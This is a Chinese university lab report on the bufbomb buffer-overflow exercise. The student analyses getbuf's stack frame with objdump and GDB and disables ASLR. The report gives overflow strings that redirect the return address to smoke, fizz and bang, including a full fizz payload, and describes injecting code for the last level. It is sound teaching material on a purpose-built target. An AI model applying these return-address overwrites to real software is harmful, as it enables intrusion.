课程编号 1502760001-01

题目类型 实验 4

得分	教师签名	批改日期
	冯禹洪	

深 圳 大 学 实 验 报 告

课 程 名 称： 计算机系统(2)

实验项目名称： 缓冲区溢出攻击实验

学　　院： 计算机与软件学院

专　　业： 腾班

指 导 教 师： 冯禹洪

报告人： 叶茂林 **学号：** 2021155015 **班级：** 腾班

实 验 时 间： 2023.5.27

实验报告提交时间： 2023.5.29

教务处制

一、 实验目标：

1. 理解程序函数调用中参数传递机制；
2. 掌握缓冲区溢出攻击方法；
3. 进一步熟练掌握 GDB 调试工具和 objdump 反汇编工具。

二、实验环境：

1. 计算机（Intel CPU）
2. Linux 64 位操作系统
3. GDB 调试工具
4. objdump 反汇编工具

三、实验内容

本实验设计为一个黑客利用缓冲区溢出技术进行攻击的游戏。我们仅给黑客（同学）提供一个二进制可执行文件 bufbomb 和部分函数的 C 代码，不提供每个关卡的源代码。程序运行中有 3 个关卡，每个关卡需要用户输入正确的缓冲区内容，否则无法通过管卡！

要求同学查看各关卡的要求，运用 **GDB 调试工具和 objdump 反汇编工具**，通过分析汇编代码和相应的栈帧结构，通过缓冲区溢出办法在执行了 getbuf()函数返回时作攻击，使之返回到各关卡要求的指定函数中。第一关只需要返回到指定函数，第二关不仅返回到指定函数还需要为该指定函数准备好参数，最后一关要求在返回到指定函数之前执行一段汇编代码完成全局变量的修改。

实验代码 bufbomb 和相关工具（sendstring/makecookie）的更详细内容请参考“实验四缓冲区溢出攻击实验.pptx”。

本实验要求解决关卡 1、2、3，给出实验思路，通过截图把实验过程和结果写在实验报告上。

四、实验步骤和结果

先在 root 权限下安装一个 32 位的库，如图 1 所示。

```
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ su
Password:
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout# apt install lib32ncurses5-dev lib32z1
```

图 1

然后安装 sendmail，如图 2 所示。

```
root@ubuntu-2204:/home/yemaolin_2021155015# apt-get install sendmail
```

图 2

默认情况下，Linux 内存地址会随机化，如图 3 所示。

```
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout# ldd bufbomb
        linux-gate.so.1 (0xf7f29000)
        libc.so.6 => /lib32/libc.so.6 (0xf7c00000)
        /lib/ld-linux.so.2 (0xf7f2b000)
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout# ldd bufbomb
        linux-gate.so.1 (0xf7f7b000)
        libc.so.6 => /lib32/libc.so.6 (0xf7c00000)
        /lib/ld-linux.so.2 (0xf7f7d000)
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout#
```

图 3

为了实现简单缓冲区内存攻击，我们需要关闭 Linux 的内存地址随机化，如图 4 所示。

```
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

图 4

这样 Linux 内存地址将不会随机化，如图 5 所示。

```
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout# ldd bufbomb
        linux-gate.so.1 (0xf7fc4000)
        libc.so.6 => /lib32/libc.so.6 (0xf7c00000)
        /lib/ld-linux.so.2 (0xf7fc6000)
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout# ldd bufbomb
        linux-gate.so.1 (0xf7fc4000)
        libc.so.6 => /lib32/libc.so.6 (0xf7c00000)
        /lib/ld-linux.so.2 (0xf7fc6000)
root@ubuntu-2204:/home/yemaolin_2021155015/Downloads/buflab-handout#
```

图 5

步骤 1 返回到 smoke()

1.1 解题思路

本实验中，bufbomb 中的 test()函数将会调用 getbuf()函数，getbuf()函数再调用 gets()从标准输入设备读入字符串。系统函数 gets()未进行缓冲区溢出保护。getbuf()函数代码如下：

```
int getbuf()
{
    char buf[12];
    Gets(buf);
    return 1;
}
```

我们的目标是使 getbuf()返回时，不返回到 test()，而是直接返回到指定的 smoke()函数。为此，我们可以通过构造并输入大于 getbuf()中给出的数据缓冲区的字符串而破坏 getbuf()的栈帧，替换其返回地址，将返回地址改成 smoke()函数的地址。

1.2 解题过程

利用 objdump 查看 getbuf 函数的汇编代码，如图 6 所示。

```
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ objdump -d bufbomb |grep -A11 "<getbuf>"
08048ad0 <getbuf>:
 8048ad0:       55                      push   %ebp
 8048ad1:       89 e5                   mov    %esp,%ebp
 8048ad3:       83 ec 28                sub    $0x28,%esp
 8048ad6:       8d 45 e8                lea    -0x18(%ebp),%eax
 8048ad9:       89 04 24                mov    %eax,(%esp)
 8048adc:       e8 df fe ff ff          call   80489c0 <Gets>
 8048ae1:       c9                      leave
 8048ae2:       b8 01 00 00 00          mov    $0x1,%eax
 8048ae7:       c3                      ret
 8048ae8:       90                      nop
 8048ae9:       8d b4 26 00 00 00 00    lea    0x0(%esi,%eiz,1),%esi
```

图 6

分析 getbuf()函数的汇编代码，可以发现，getbuf()在保存%ebp 的旧值后，将%ebp 指向%esp 所指的位置，然后将栈指针减去 0x28 来分配额外的 20 个字节的地址空间。字符数组 buf 的位置用%ebp 下 0x18(即 24)个字节来计算。然后调用 Gets（）函数，读取的字符串返回到%ebp-0x18，即%ebp-24。

具体的栈帧结构如下：

栈帧	
返回地址	属于调用者的栈帧
保存的%ebp 旧值	%ebp
20-23	
16-19	
12-15	
[11][10][9][8]	
[7][6][5][4]	
[3][2][1][0]	buf,%ebp-0x18
	%esp，%ebp-0x24

从以上分析可得，只要输入不超过 11 个字符，gets 返回的字符串（包括末尾的 null）就能够放进 buf 分配的空间里。长一些的字符串就会导致 gets 覆盖栈上存储的某些信息。

随着字符串变长，下面的信息会被破坏：

输入的字符数量	**附加的被破坏的状态**
0-11	**无**
12-23	**分配后未使用的空间**
24-27	**保存的%ebp 旧值**
28-31	**返回地址**
32+	**调用者 test()中保存的状态**

因此，我们要替换返回地址，需要构造一个长度至少为 32 的字符串，其中的第 0~11 个字符放进 buf 分配的空间里，第 12~23 个字符放进程序分配后未使用的空间里，第 24~27 个字符覆盖保存的%ebp 旧值，第 28-31 个字符覆盖返回地址。

由于替换掉返回地址后，getbuf()函数将不会再返回到 test()中，所以覆盖掉 test()的%ebp 旧值并不会有什么影响。也就是说我们构造的长度为 32 的字符串前 28 个字符随便是啥都行，而后面四个字符就必须能表示 smoke()函数的地址。所以我们要构造的字符串就是“28 个任意字符+smoke()地址”。任意的 28 个字符都用十六进制数 00 填充就行。

用 objdump 查看 smoke 函数的地址，如图 7 所示，地址为 08048eb0。

```
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ objdump -d bufbomb |grep -A11 "<smoke>"
08048eb0 <smoke>:
 8048eb0:       55                      push   %ebp
 8048eb1:       89 e5                   mov    %esp,%ebp
 8048eb3:       83 ec 08                sub    $0x8,%esp
 8048eb6:       c7 04 24 f7 95 04 08    movl   $0x80495f7,(%esp)
 8048ebd:       e8 96 f8 ff ff          call   8048758 <puts@plt>
 8048ec2:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048ec9:       e8 22 fc ff ff          call   8048af0 <validate>
 8048ece:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048ed5:       e8 0e f9 ff ff          call   80487e8 <exit@plt>
 8048eda:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
```

图 7

又因为是小端机，所以低位在低地址，应该覆盖为 b08e0408，其他字符用学号填充，用 vim 文本编辑器保存在 exploit.txt 文件里，如图 8 所示。



图 8

1.3 最终结果截图

将 exploit.txt 文件由 sendstring 通过管道输入到 bufbomb 的标准输入设备中，如图 9 所示，成功调用了 smoke 函数。



图 9

步骤 2 返回到 fizz()并准备相应参数

2.1 解题思路

这一关要求返回到 fizz()并传入自己的 cookie 值作为参数，破解的思路和第一关是类似的，构造一个超过缓冲区长度的字符串将返回地址替换成 fizz()的地址，只是增加了一个传入参数，所以在读入字符串时，要把 fizz()函数读取参数的地址替换成自己的 cookie 值，具体细节见解题过程。

2.2 解题过程

首先还是利用 objdunp 查看并分析 fizz()函数的汇编代码，如图 10 所示。



图 10

从汇编代码可知，fizz()函数被调用时首先保存%ebp 旧值并分配新的空间，然后读取%ebp-0x8 地址处的内容作为传入的参数，要求传入的参数是自己的 cookie 值。也就是说传入的参数其实是存在%ebp-0x8 处的，具体的栈帧结构如下：

栈帧	
传入的参数	%ebp+0x8

	%ebp+0x4
保存的%ebp 旧值	%ebp
	%esp

对应到 getbuf()函数中的栈帧结构如下：

栈帧	
	需要替换成 cookie 传入 fizz()
	任意替换
返回地址	属于调用者的栈帧
保存的%ebp 旧值	%ebp，需要替换成 fizz()的地址
	任意替换
	任意替换
	任意替换
[11][10][9][8]	
[7][6][5][4]	
[3][2][1][0]	buf,%ebp-0x18
	%esp，%ebp-0x24

由以上结构不难判断出，我们需要读入 buf 的字符串为“28 个任意字符+fizz()的地址+4 个任意的字符+自己的 cookie 值”，每个字符还是用十六进制数表示。

用 objdump 查看 fizz 函数地址，如图 11 所示，地址为 08048e60。

```
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ objdump -d bufbomb |grep -A20 "<fizz>"
08048e60 <fizz>:
```

图 11

用 makecookie 制作自己的 cookie 值，如图 12 所示。

```
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ ./makecookie yemaolin
0x69abc47e
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$
```

图 12

又因为是小端机，所以低位在低地址，fizz 地址应为 608e0408，cookie 值为应为 7ec4ab69，其他字符用学号填充，用 vim 文本编辑器保存在 exploit.txt 文件里，如图 13 所示

```
yemaolin_2021155015@ubuntu-2204: ~/Downloads/buflab-handout
2021155015aaaa2021155015bbbb2021155015cccc2021155015dddd608e0408eeeeeeee7ec4ab69
~
~
~
~
~
~
"exploit.txt" 1L, 81B                                    1,80          All
```

图 13

2.3 最终结果截图

将 exploit.txt 文件由 sendstring 通过管道输入到 bufbomb 的标准输入设备中，如图 14 所示，成功调用了 fizz 函数，并传参成功。

```
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ cat exploit.txt | ./sendstring | ./bufbomb -t yemaolin
Team: yemaolin
Cookie: 0x69abc47e
Type string:Fizz!: You called fizz(0x69abc47e)
NICE JOB!
Sent validation information to grading server
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$
```

图 14

步骤 3 返回到 bang()且修改 global_value

3.1 解题思路

这一关要求先修改全局变量 global_value 的值为自己的 cookie 值，再返回到 band()。为此需要先编写一段代码，在代码中把 global_value 的值改为自己的 cookie 后返回到 band()函数。将这段代码通过 GCC 产生目标文件后读入到 buf 数组中，并使 getbuf 函数的返回到 buf 数组的地址，这样程序就会执行我们写的代码，修改 global_value 的值并调用 band()函数。具体细节见解题过程。

3.2 解题过程

首先，为了能精确地指定跳转地址，先在 root 权限下关闭 Linux 的内存地址随机化，这一步我们在一开始已经做了。

用 objdump 查看 bang()函数的汇编代码，如图 15 所示。

```
yemaolin_2021155015@ubuntu-2204: ~/Downloads/buflab-handout
yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$ objdump -d bufbomb |grep -A20 "<bang>"
08048e10 <bang>:
 8048e10:       55                      push   %ebp
 8048e11:       89 e5                   mov    %esp,%ebp
 8048e13:       83 ec 08                sub    $0x8,%esp
 8048e16:       a1 c4 a1 04 08          mov    0x804a1c4,%eax
 8048e1b:       3b 05 d4 a1 04 08       cmp    0x804a1d4,%eax
 8048e21:       74 1d                   je     8048e40 <bang+0x30>
 8048e23:       89 44 24 04             mov    %eax,0x4(%esp)
 8048e27:       c7 04 24 bb 95 04 08    movl   $0x80495bb,(%esp)
 8048e2e:       e8 75 f9 ff ff          call   80487a8 <printf@plt>
 8048e33:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e3a:       e8 a9 f9 ff ff          call   80487e8 <exit@plt>
 8048e3f:       90                      nop
 8048e40:       89 44 24 04             mov    %eax,0x4(%esp)
 8048e44:       c7 04 24 64 98 04 08    movl   $0x8049864,(%esp)
 8048e4b:       e8 58 f9 ff ff          call   80487a8 <printf@plt>
 8048e50:       c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048e57:       e8 94 fc ff ff          call   8048af0 <validate>
 8048e5c:       eb d5                   jmp    8048e33 <bang+0x23>
 8048e5e:       89 f6                   mov    %esi,%esi

yemaolin_2021155015@ubuntu-2204:~/Downloads/buflab-handout$
```

图 15

如图 16 所示，很明显，bang()函数首先读取 0x804a1c4 和 0x804a1d4 的地址的内容并进行比较，要求两个地址中的内容相同。

```
 8048e16:       a1 c4 a1 04 08          mov    0x804a1c4,%eax
 8048e1b:       3b 05 d4 a1 04 08       cmp    0x804a1d4,%eax
 8048e21:       74 1d                   je     8048e40 <bang+0x30>
```

图 16

用 GDB 查看这两个地址的值，如图 17 所示。



图 17

可以发现，0x804a1c4 就是全局变量 global_value 的地址，0x804a1d4 是 cookie 的地址。因此，我们只要在自己写的代码中，把地址 0x804a1d4 的内容存到地址 0x804a1c4 就行了。再利用 objdump 得到 bang()函数的入口地址为 0x08048e10，如图 18 所示。



图 18

到这里，就可以确定我们自己写的代码要干的事情了。首先是将 global_value 的值设置为 cookie 的值，也就是将 0x804a1c4 的值设置为 0x804a1d4 的值，然后将 bang()函数的入口地址 0x08048e10 压入栈中，这样当函数返回的时候，就会直接取栈顶作为返回地址，从而调用 bang()函数。接着函数返回，此时返回的地址就是上一条语句中压入栈中的地址，也就是 bang()函数的入口地址了。

用 vim 编写汇编代码 code.s 文件，如图 19 所示。



图 19

用 gcc 编译汇编代码，用 objdump 反汇编输出到 code.txt 中，如图 20 所示。



图 20

用 vim 查看汇编代码对应的机器码，如图 21 所示。



图 21

为了使得我们写的代码可以执行，我们准备将这段机器码放进 buf 数组及缓冲区中，因此我们还需要知道 buf 数组的首地址，用 GDB 调试查看 buf 数组的首地址，如图 22 所示，则 buf 数组首地址为 0xffffbd38-0x18,即 0xffffbd20。

图 22

又因为是小端机，数组首地址写为 20bdffff，其他字符用 0 填充，如图 23 所示，用 vim 文本编辑器保存在 exploit.txt 文件里。



图 23

3.3 最终结果截图

将 exploit.txt 文件由 sendstring 通过管道输入到 bufbomb 的标准输入设备中，如图 24 所示，成功修改全局变量 global_value 的值为自己的 cookie 值，再返回到 band()函数。



图 24

五、实验总结与体会

在本次实验中，我通过分析汇编代码和相应的栈帧结构，运用 GDB 调试工具和 objdump 反汇编工具，利用 gets 函数未进行缓冲区溢出保护的漏洞，在程序执行完 getbuf 函数返回时通过覆盖程序返回地址来实现攻击。

在这个实验中，我不仅提高了自己的安全意识，同时也对于计算机程序安全性有了更深入的理解。通过这个实验，我也进一步掌握了 GDB 调试工具和 objdump 反汇编工具的使用技巧和调试过程。此外，我还学会了如何依靠自己的实践经验去解决问题，这将对我的未来学习和工作有很大的帮助。

通过本次实验，我我更好地理解了计算机底层架构中的栈、程序函数调用中的参数传递机制和缓冲区溢出攻击方法。同时，通过实践中的调试和反汇编，我掌握了一些常用的调试和分析工具及技巧，这将对我的未来学习和工作都是非常有益的。

指导教师批阅意见： **成绩评定：** 指导教师签字：冯禹洪 2023 年　月 日
备注：

注：1、报告内的项目或内容设置，可根据实际情况加以调整和补充。
　　2、教师批改学生实验报告时间应在学生提交实验报告时间后 10 日内。